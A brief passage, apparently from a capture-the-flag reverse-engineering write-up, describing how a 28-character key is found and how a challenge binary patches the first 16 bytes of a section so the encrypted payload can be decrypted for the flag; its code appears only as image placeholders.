
The length of the key is 0x1c, 28 characters. We can find the key in the local variables.
The interesting part here is this code snippet:

After some cleanup, we can better understand it:

It patches the first 16 bytes of the section with the defined byte array.
Now we know how to decrypt the payload and find the first 16 bytes of the section, which is important.
We can easily craft a python script to decrypt the payload and find the first 16 bytes of the section to get the flag.